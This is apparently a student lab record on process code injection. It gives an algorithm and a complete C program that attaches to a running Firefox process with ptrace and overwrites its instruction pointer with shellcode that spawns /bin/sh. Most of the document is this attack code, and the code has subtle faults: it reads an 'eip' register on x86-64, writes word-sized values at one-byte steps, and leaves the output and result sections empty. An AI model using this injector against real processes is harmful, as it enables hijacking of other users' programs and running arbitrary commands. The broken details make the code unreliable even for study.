EX NO: 8 **REGISTER NO:210701314**

DATE:

PROCESS CODE INJECTION

AIM:

To do process code injection on Firefox using ptrace system call

ALGORITHM:


- Find out the pid of the running Firefox program.
- Create the code injection file.
- Get the pid of the Firefox from the command line arguments.
- Allocate memory buffers for the shellcode.
- Attach to the victim process with PTRACE_ATTACH.
- Get the register values of the attached process.
- Use PTRACE_POKETEXT to insert the shellcode.
- Detach from the victim process using PTRACE_DETACH

PROGRAM CODE:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};
//header for our program.
void header()
{
printf("----Memory bytecode injector-----\n");
}
//main program notice we take command line options
int main(int argc,char**argv)
{
int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me
//unless your using 32bit then eip,eax,edx etc...
char*buff;
header();
//we get the command line options and assign them appropriately!
pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
```

```
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));
//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);
//wait for child to change state
wait((int*)0);
//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);
//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;
}
```

OUTPUT:



RESULT: